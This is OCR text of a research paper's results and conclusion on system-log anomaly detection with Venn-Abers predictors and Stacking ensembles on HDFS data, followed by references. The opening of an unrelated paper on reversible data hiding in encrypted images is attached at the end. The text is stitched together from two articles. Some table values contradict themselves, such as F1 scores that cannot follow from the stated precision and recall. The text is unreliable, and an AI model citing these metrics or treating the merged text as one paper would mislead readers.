4.2. Comparison of the Validity. The average loss function value is the average sum of squares of the differences between the true category and the probability of the predicted result in all cases. The true category must be 1 or 0 (true or false), while the prediction result probability is a value between 0 and 1. For a set of predicted values, the lower the average loss function value, the better the prediction calibration is. The data is divided into four datasets of different sizes according to the different feature vectors for testing the loss value. As shown in Table 1, the loss values obtained by the two Venn-Abers predictors SVM-VA and LR-VA, developed based on SVM and LR, have all declined to varying degrees, which demonstrate the ability of Venn-Abers predictors to improve the classification performance.

The box plots of the square loss values of LR, SVM, LR-VA, and SVM-VA in all datasets are shown in Figure 5. Box plots are mainly used to display the statistical distribution of data. The figure generation method is used to sort the upper edge, lower edge, median, and two quartiles of a group of data and connect the two quartiles to form a box. The median, the top, and bottom edges are all connected. From the median loss value, the LR-VA model drops up to 3.6% compared with the LR model, and the SVM-VA model is 6% lower than the SVM model. Looking at the overall distribution, the quartiles of LR-VA, LR, SVM-VA, and SVM are 0.085, 0.088, 0.035, and 0.06, respectively. It can be easily seen that the LR-VA and SVM-VA models are mainly distributed in lower areas and have small spans. The model with the lowest loss value is evaluated as SVM-VA; the SVM model is second; the LR-VA model is third; the worst performing is the LR model. The assessment criteria of validity of Venn-Abers predictors are all smaller than that of corresponding underlying methods, which indicated that the probabilistic prediction conducted by Venn-Abers predictors is more valid than corresponding underlying machine learning methods.




Figure 3: Results of all vector mapping.




Figure 4: Vector mapping results after deduplication.

Table 1: The square loss function values obtained by two Venn-Abers predictors (LR-VA and SVM-VA) and two underlying algorithms (LR and SVM) in datasets of different sizes.

Dataset	LR		SVM	
	LR	LR-VA	SVM	SVM-VA
HDFS_116	0.300	0.178	0.100	0.080
HDFS_232	0.200	0.155	0.150	0.120
HDFS_348	0.130	0.070	0.160	0.040
HDFS_464	0.080	0.060	0.100	0.090
HDFS_580	0.112	0.094	0.163	0.115

4.3. Comparison of the Accuracy. In Section 3.1, the probability pair output by the Venn-Abers predictor is fit to one probability p, which is easy to compare with other classifiers. Because the probability p represents the probability that the predicted label is 1, the larger the p value, the higher the probability that the predicted label is 1; the smaller the p value, the lower the probability that the predicted label is 1 and the higher probability that the label is 0. In the process of system log anomaly detection in this paper, a label of 0 indicates that the prediction log is normal, and a label of 1 indicates that the prediction log is abnormal. The scatter plot of the distribution between the predicted labels (0 and 1) and the probability value p is shown in Figures 6 and 7. If the probability p results obtained by the Venn-Abers predictor are polarized in the [0, 1] interval, it means that the quality of the Venn-Abers predictor is well, as shown in Figures 6(d) and 7(d). However, during the experiment, the distribution of probability p is not limited to the vicinity of 0 and 1. Then, according to the statistical distribution of the probability p in the [0, 1] interval, the label of the test object will be predicted again. We exercise some amount of control over these metrics in Section 3.2 by setting a threshold value$c$, where $p > c$ means that the label corresponding to the test object is abnormal [37]. During the experiment, the threshold c is adjusted so as to make the prediction accuracy as close to 1 as possible.




Figure 5: The loss value of different algorithms in all datasets.

In this way, the probability value can be transformed into a prediction result, and then, three groups of experimental results based on Venn-Abers are referred to as VA_0.6, VA_0.72, and VA_0.8 separately. Compared with the underlying threshold-based classification method as shown in Figure 8, the Venn-Abers predictor-based classification method has not only been successfully applied but also improved the accuracy of anomaly detection to a certain extent. Compared with the underlying threshold-based classification method in the LR algorithm as shown in Figure 8, the experimental results obtained by the Venn-Abers predictor are the best while $c = 0.72$, with accuracy and recall increased by 2% and 3% precision and F1 values increased by 1%. While $c = 0.8$ and 0.6, the experimental results obtained by the Venn-Abers predictor show more false positives and false negatives, and the results make it inferior to the underlying threshold-based classification method.

In the SVM algorithm, the same method is also used for judgment. As shown in Figure 7, while the thresholds $c =$ 0.6, 0.72, and 0.8 separately, the distribution of the probability p and the label. The experimental results of the underlying




Figure 6: Scatterplot of the distribution of predicted probabilities p and test labels (0 and 1) in the LR model under different threshold values. (a) The distribution of probability p and label when threshold = 0.72. (b) The distribution of probability p and label when threshold = 0.6. (c) The distribution of probability p and label when threshold = 0.8. (d) The distribution of probability p and label in ideal situation.

threshold-based classification method SVM and Venn-Abers predictor are as shown in Figure 9. It can be seen that while $c = 0.72$, the accuracy and F1 values of the Venn-Abers predictor increase by nearly 7%, and the recall increases 13%; besides, the false alarm rate was reduced from 12% to 3%. An increase in the number of false positives at $c = 0.8$ causes the values of accuracy, precision, and F1 to decrease. While $c = 0.6$, the number of false positives decreases but the effect is not as well as that of $c = 0.72$. Therefore, it is important to choose the right threshold. Through the above experiments, it will be found that compared with the underlying threshold-based method, the Venn-Abers predictor method will dynamically change the value of c to capture more abnormal data; thereby, it can have better judgments.

The distribution of the probability p in the interval [0, 1] is analyzed. If the probability p is distributed at the poles of the interval [0, 1], the detection effect will be the best. While analyzing the distribution of probability p in the LR model, the result is that $p = 0.487805$ occurs 91 times, $p = 0.689441$ occurs 3,190 times, and $p = 0.765957$ occurs 12,665 times. Tracing the feature vector corresponding to the probability p, the result shows that the feature vector corresponding to the same probability p has a high degree of similarity, and only one dimension is different. For example, the feature vector corresponding to $p = 0.689441$ is only different from 6 occurrences of event11 and 2 occurrences of event12. The same situation occurs in the SVM model, the $p = 0.738409$ occurs 13,258 times, and the feature vector corresponding to the probability p is either repeated or highly similar. The detection of a single model cannot make good judgments on highly similar feature vectors. If model fusion can be used to take advantage of different algorithms, then the log data can be further judged so as to obtain better detection results, which will be discussed in the future.

4.4. Multimodel Performance Comparison. The integrated learning framework Stacking constructed in Section 2.5 was used to analyze the performance of multiple models. First of all, the comparison of classification performance of models is built separately from the base classifiers (SVM, KNN, DT, RF, and GBDT) and integrated models. Then, the classification performance of Stacking and Stacking-VA in the log anomaly detection data is compared.

4.5. Underlying Model Analysis. First, using the constructed feature data and all labels, 80% of the total data is divided into the training set, and the rest are used as the test set. The five models (SVM, KNN, DT, RF, and GBDT) are conducted performance tests on log data separately as shown in Table 2.

4.6. Stacking Model Fusion Analysis. The Stacking model fusion process is as follows: the five underlying classifiers of SVM, KNN, DT, RF, and GBDT are exerted in order to, respectively, perform five-fold cross-validation on the training data. For the first base classifier, the four-fold training data is used as the training set, and the other is employed to predict another one-fold validation data, and $trainPre_{1-n}$ $(n = 5)$ is obtained. At the same time, the prediction dataset




Figure 7: Scatterplot of the distribution of predicted probabilities p and test labels (0 and 1) in the SVM model under different threshold values. (a) The distribution of probability p and label when threshold = 0.72. (b) The distribution of probability p and label when threshold = 0.6. (c) The distribution of probability p and label when threshold = 0.8. (d) The distribution of probability p and label in ideal situation.




Figure 8: Accuracy of LR model and Venn-Abers predictors under different thresholds.




Figure 9: Accuracy of SVM model and Venn-Abers predictors under different thresholds.

does not include five-fold cross-validation, so each time the model is used to predict the corresponding test data, and $testPre_{1-n}(n = 5)$ is given. After the training set is five-fold cross-validated, the average of $testPre_n$ output from each test set is taken as $testPre_{1-\text{mean}}$, $testPre_1$, and $testPre_{1-\text{mean}}$ which are spliced together as new feature data $[trainPre_{1-1}, trainPre_{1-2}, trainPre_{1-3}, trainPre_{1-4}, trainPre_{1-5}, trainPre_{1-\text{mean}}]$.

Table 2: Model accuracy comparison.

Model	Accuracy	Precision	Recall	F_1 score
SVM	0.82	0.91	0.81	0.86
KNN	0.88	0.92	0.90	0.91
DT	0.71	0.83	0.70	0.76
RF	0.88	0.92	0.91	0.92
GBDT	0.91	0.91	0.96	0.94

Table 3: The model fusion results.

Model	Accuracy	Precision	Recall	F_1 score
SVM	0.82	0.91	0.81	0.86
KNN	0.88	0.92	0.90	0.91
DT	0.71	0.83	0.70	0.76
RF	0.88	0.92	0.91	0.92
GBDT	0.91	0.91	0.96	0.94
Stacking	0.93	0.94	0.95	0.97

Next, the other four underlying classifiers adopt the above method to generate new feature data $[trainPre_{2-1}, trainPre_{2-2}, trainPre_{2-3}, trainPre_{2-4}, trainPre_{2-5}, trainPre_{2-\text{mean}}] \cdots [trainPre_{5-1}, trainPre_{5-2}, trainPre_{5-3}, trainPre_{5-4}, trainPre_{5-5}, trainPre_{5-\text{mean}}]$. Finally, the new feature data generated by the first five base classifiers are used as new training set data to train the LR classification model. The model fusion results are shown in Table 3.

In the experiment, a Stacking model fusion framework was constructed and compared with the effects of other five methods. According to the comprehensive analysis, the effects of the six methods from low to high are DT, SVM, KNN, RF, GBDT, and Stacking. DT, RF, and GBDT all combine multiple tree models. DT is the underlying classifier, and one tree determines the prediction result. Its effect is not as good as DT + Boosting = GBDT and DT + Bagging = RF. Multiple trees together determine the prediction result. The GBDT algorithm is an addition model composed of k trees; thus, the effect is better than DT, and RF greatly increases the diversity of trees due to the addition of random attribute selection; thereby, it can achieve better results; Stacking is the best, Stacking is combined with the underlying classifier which adopts the relearning method to construct a complex learning process, and then, it can learn more information. Therefore, Stacking is based on different algorithms and secondary learning so as to achieve the optimal generalization effect.

4.7. Stacking and Stacking-VA Analysis. The Stacking model fusion algorithm has a score function decision_function(), which can be used as the input of the Venn-Abers predictor, thereby constructing the Venn-Abers predictor Stacking-VA based on the Stacking algorithm. The score function of the Stacking model and the label corresponding to the test set are adopted as the input of the Venn-Abers predictor and the multiprobability sequence values $[p_0, p_1]$ as output. p_0 and p_1 are fused according to formula (6) to obtain an accurate prediction result p, which can be compared with the experimental index of Stacking fusion.




Figure 10: Distribution of p values and test labels.

Table 4: Stacking and Stacking-VA performance comparison.

Model	Accuracy	Precision	Recall	F_1 score
Stacking	0.93	0.94	0.95	0.97
Stacking-VA	0.95	0.96	1.0	0.96

It can be seen from Figure 10 that it is easy to choose a dynamic threshold of 0.5 to distinguish the prediction result of Stacking-VA. The performance comparison of Stacking and Stacking-VA is shown in Table 4. The performance of the multimodel fusion algorithm based on Venn-Abers predictor is better than that of Stacking.

The reason why Stacking-VA predictor is superior to Stacking can be analyzed theoretically. Stacking-VA uses dynamic thresholds to predict results based on the distribution of multiple probability values. Unlike Stacking-integrated learning using static thresholds, the judgment of abnormal logs will be more accurate. For example, as shown in Figure 10, if the dynamic threshold is set to 0.7, the probability value p is not less than 0.7; then the prediction is normal; or otherwise, it is abnormal. Stacking through the decision_tree() function is greater than 0, and it is predicted to be normal; otherwise, it is predicted to be abnormal, so that Stacking-VA can capture the labels that Stacking itself predicts through the dynamic threshold; thereby, it can reduce the number of false positives.

Integrated learning compares the prediction effect of a single model. Because the Stacking model makes full use of the advantages of each algorithm, it effectively reduces the risk of poor generalization performance of a single model and makes the distribution of predicted label data closer to the distribution of real label data. For example, for the single model, because the feature vectors corresponding to part of the data are highly similar, the score function cannot be effectively calculated to further make the distribution of probability p more dispersed. And this situation will be avoided in Stacking. In the process of Stacking model fusion, combining the characteristics of multiple models and relearning can get

an effective score function, so that the distribution of probability p is close to the two extreme values: 0 and 1, which can reduce the existence of intermediate values.

5. Conclusion

In this work, HDFS is really a dataset to detect abnormal system logs. A flexible machine learning framework, Venn-Abers, was introduced to make precise and valid probabilistic prediction for the log data. Instead of predicting only a single label for the unknown object, Venn-Abers predictors are able to calculate the label probability distribution of a set of samples and provide evaluation of the validity of predictive labels with a degree of certainty. This paper attempts to exploit the Venn-Abers predictor on a single model such as logistic regression, support vector machine, and integrated learning algorithm Stacking for log anomaly detection. Two Venn-Abers predictors are developed and compared with two underlying classification methods in the aspect of the validity of probabilistic predictions. The results show that the validity of Venn-Abers predictors holds all the way as the samples increased. In terms of probability prediction accuracy, the Venn-Abers predictors are developed from a single model and integrated learning methods, and then, the probability values of the predicted labels are calculated separately. The probability values and the distribution of the predicted labels are determined through statistics, and the optimal threshold is set to more accurately detect log abnormalities.

The experimental results show that the Venn-Abers predictor under integrated learning can take advantage of different algorithms to obtain the best anomaly detection results. It proves that the Venn-Abers predictor can be effectively applied in the field of system log anomaly detection from multiple aspects. The accuracy of machine learning prediction log data results can be evaluated and classified accurately and validly.

In the future, more diverse scoring classifiers will be considered to be integrated into this prototype platform for anomaly detection of system logs. Different underlying algorithms are selected according to the degree of correlation, which can maximize the advantages of different algorithms. On the other hand, the Venn-Abers predictor will analyze the probability interval to further improve the accuracy of log anomaly detection.

Data Availability

The research data supporting the results of this study can be available from https://zenodo.org/record/3227177#.XvVGE20zbIU.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work was supported by the National Science Foundation of China under Grants 61872202, 61601467, and U1533104; the Civil Aviation Safety Capacity Building Foundation of China under Grants PESA2018079, PESA2019073, and PESA2019074; the Natural Science Foundation of Tianjin under Grant 19JCYBJC15500; Key Research Program of the Chinese Academy of Sciences under Grant No. KFZD-SW-440; 2019 Tianjin New Generation AI Technology Key Project under Grant 19ZXZNGX00090; and Tianjin Key Research and Development Plan under Grant 20YFZCGX00680. The authors thank the Chinese University of Hong Kong for providing HDFS log data. The authors appreciate the valuable comments provided by the anonymous reviewers.

References

[1] L. Martí, N. Sanchez-Pi, J. Molina, and A. Garcia, "Anomaly detection based on sensor data in petroleum industry applications," *Sensors*, vol. 15, no. 2, pp. 2774–2797, 2015.

[2] M. Goldstein and A. Dengel, "Histogram-based outlier score (HBOS) a fast unsupervised anomaly detection algorithm," in *KI-2012: Poster and Demo Track*, pp. 59–63, German Research Center for Artificial Intelligence (DFKI), 2012.

[3] A. Grover, *Anomaly Detection for Application Log Data*, Master's Projects, 2018.

[4] S. Ramaswamy, R. Rastogi, and K. Shim, "Efficient algorithms for mining outliers from large data sets," *ACM SIGMOD Record*, vol. 29, no. 2, pp. 427–438, 2000.

[5] V. Chandola, A. Banerjee, and V. Kumar, "Anomaly detection," *ACM Computing Surveys*, vol. 41, no. 3, pp. 1–58, 2009.

[6] T. Kohonen, *Self-Organizing Maps*, Springer Science & Business Media, 2012.

[7] D. Ö. Faruk, "A hybrid neural network and Arima model for water quality time series prediction," *Engineering Applications of Artificial Intelligence*, vol. 23, no. 4, pp. 586–594, 2010.

[8] I. Goodfellow, "NIPS 2016 Tutorial: Generative adversarial networks," 2016, https://arxiv.org/abs/1701.00160.

[9] J. Zhu, S. He, and J. Liu, "Tools and benchmarks for automated log parsing," in *2019 IEEE/ACM 41st International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*, pp. 121–130, Montreal, QC, Canada, 2019.

[10] W. Xu, L. Huang, and A. Fox, "Detecting large-scale system problems by mining console logs," in *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles - SOSP '09*, pp. 117–132, Haifa, Israel, 2009.

[11] J. Lou, Q. Fu, S. Yang, Y. Xu, and J. Li, "Mining invariants from console logs for system problem detection," in *USENIX Annual Technical Conference*, pp. 1–14, Boston, MA, USA, 2010.

[12] S. He, J. Zhu, P. He et al., "Experience report: system log analysis for anomaly detection," in *2016 IEEE 27th International Symposium on Software Reliability Engineering (ISSRE)*, pp. 207–218, Ottawa, ON, Canada, 2016.

[13] M. Du, F. Li, G. Zheng, and V. Srikumar, "Deeplog: anomaly detection and diagnosis from system logs through deep learning," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pp. 1285–1298, Dallas, TX, USA, 2017.

[14] H. Li and X. Wu, "Time series anomaly detection method based on frequent pattern discovery," *Journal of Computer Applications*, vol. 38, no. 11, pp. 3204–3210, 2017.

[15] B. Xia, J. Yin, J. Xu, and Y. Li, "LogGAN: a sequence-based generative adversarial network for anomaly detection based on system logs," in *Science of Cyber Security. SciSec 2019*, pp. 61–76, Springer, 2019.

[16] B. Xia, Y. Bai, and J. Ying, "Generative adversarial network based log-level anomaly detection approach for system logs," *Journal of Computer Applications*, pp. 1–7, 2020.

[17] R. Jordaney, K. Sharad, and S. K. Dash, "Transcend: detecting concept drift in malware classification models," *USENIX Security Symposium*, pp. 625–642, USENIX, 2017.

[18] W. Zhi, H. Gao, and Y. Zhang, "Fortifying botnet classification based on Venn-Abers prediction," in *DEStech Transactions on Computer Science and Engineering*, pp. 721–728, Guilin, China, 2017.

[19] Y. Ren, Z. Gu, Z. Wang et al., "System log detection model based on conformal prediction," *Electronics*, vol. 9, no. 2, p. 232, 2020.

[20] H. Papadopoulos, "Reliable probabilistic classification with neural networks," *Neurocomputing*, vol. 107, pp. 59–68, 2013.

[21] A. Lambrou, H. Papadopoulos, and I. Nouretdinov, "Reliable probability estimates based on support vector machines for large multiclass datasets," in *Artificial Intelligence Applications and Innovations. AIAI 2012*, pp. 182–191, Springer, 2012.

[22] C. Zhou, I. Nouretdinov, Z. Luo et al., "A comparison of Venn machine with Platt's method in probabilistic outputs," in *Artificial Intelligence Applications and Innovations*, pp. 483–490, Springer, 2011.

[23] I. Nouretdinov, D. Devetyarov, V. Vovk et al., "Multiprobabilistic prediction in early medical diagnoses," *Annals of Mathematics and Artificial Intelligence*, vol. 74, no. 1-2, pp. 203–222, 2015.

[24] H. Papadopoulos and G. Anastassopoulos, "Vesicoureteral reflux detection with reliable probabilistic outputs," *Information Sciences*, vol. 308, pp. 113–124, 2015.

[25] I. Nouretdinov, D. Volkhonskiy, and P. Lim, "Inductive Venn-Abers predictive distribution," *Conformal and Probabilistic Prediction and Applications*, pp. 15–36, Springer, 2018.

[26] V. Vovk and I. Petej, *Venn-Abers Predictors*, Computer Science, 2012.

[27] L. Pan, Z. Gu, Y. Ren, C. Liu, and Z. Wang, "An anomaly detection method for system logs using Venn-Abers predictors," in *2020 IEEE Fifth International Conference on Data Science in Cyberspace (DSC)*, pp. 362–368, Hong Kong, 2020.

[28] L. Breiman, "Bagging predictors," *Machine Learning*, vol. 24, no. 2, pp. 123–140, 1996.

[29] G. Salton and C. Buckley, "Term-weighting approaches in automatic text retrieval," *Information Processing & Management*, vol. 24, no. 5, pp. 513–523, 1988.

[30] D. H. Wolpert, "Stacked generalization," *Neural Networks*, vol. 5, no. 2, pp. 241–259, 1992.

[31] J. Sheng, L. Yue, and Y. Chengyu, "Detection method of Android malware based on multi-feature and Stacking algorithm," *Computer Systems & Applications*, vol. 27, no. 2, pp. 197–201, 2018.

[32] L. Breimen, "Random forests," *Machine Learning*, vol. 45, no. 1, pp. 5–32, 2001.

[33] U. Johansson, T. Löfström, and H. Boström, "Calibrating probability estimation trees using Venn-Abers predictors," in *Proceedings of the 2019 SIAM International Conference on Data Mining*, pp. 28–36, Hyatt Regency Calgary | Calgary, Alberta, Canada, 2019.

[34] M. Ayer, H. D. Brunk, G. M. Ewing, W. T. Reid, and E. Silverman, "An empirical distribution function for sampling with incomplete information," *The Annals of Mathematical Statistics*, vol. 26, no. 4, pp. 641–647, 1955.

[35] V. Vovk, I. Petej, and V. Fedorova, "Large-scale probabilistic predictors with and without guarantees of validity," *Advances in Neural Information Processing Systems*, pp. 892–900, Computer Science, 2015.

[36] D. Borthakur, "The hadoop distributed file system: architecture and design," *Hadoop Project Website*, vol. 11, 2007.

[37] J. Peck, B. Goossens, and Y. Saeys, "Calibrated multi-probabilistic prediction as a defense against adversarial attacks," in *Benelux Conference on Artificial Intelligence and Belgian Dutch Conference on Machine Learning*, pp. 1–11, BenelearnAt: Brussels, Belgium, 2019.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8847559, 10 pages
https://doi.org/10.1155/2020/8847559

Research Article

Reversible Information Hiding Algorithm Based on Multikey Encryption

Zhaohui Li,[1,2] Yiqing Wang,[2] Zhi Wang,[1,2] Zheli Liu,[1,2] Jian Zhang,[1,2] and Min Li[1,2]

[1]*Tianjin Key Laboratory of Network and Data Security Technology, College of Cyber Science, Nankai University, 300350 Tianjin, China*
[2]*College of Computer Science, Nankai University, 300350 Tianjin, China*

Correspondence should be addressed to Min Li; limintj@nankai.edu.cn

Received 25 June 2020; Revised 30 August 2020; Accepted 20 October 2020; Published 16 November 2020

Academic Editor: Ashok Kumar Das

This paper proposes a scheme of reversible data hiding in encrypted images based on multikey encryption. There are only two parties that are involved in this framework, including the content owner and the recipient. The content owner encrypts the original image with a key set which is composed by a selection method according to the additional message. Thus, the image can be encrypted and embedded at the same time. Additional message can be extracted given that the recipient side could perform decryption strategy by exploiting spatial correlation; then, original image can be recovered without any loss. Compare with other current information hiding mechanism, the proposed approach provides higher embedding capacity and is also able to perfectly reconstruct the original image as well as the embedded message. Rate distortion of the proposed method outperforms the previously published ones.

1. Introduction

Nowadays, information hiding is gaining considerable attention. In the cloud computing environment, in order to ensure the information security, the uploaded images generally need to be encrypted in advance. Some images also need to embed some additional information by information hiding technology. For example, medical images often need to embed patient's name, doctor's name, medical records, and other information. We can all acknowledge that information security is absolutely necessary in our daily life, and information hiding algorithm brings a new solution to this issue. The traditional scheme is to embed information into the original image and then encrypt the image. The scheme based on multikey encryption proposed in this paper can realize embedding and encrypting at the same time that is to encrypt the image and embed information at the same time.

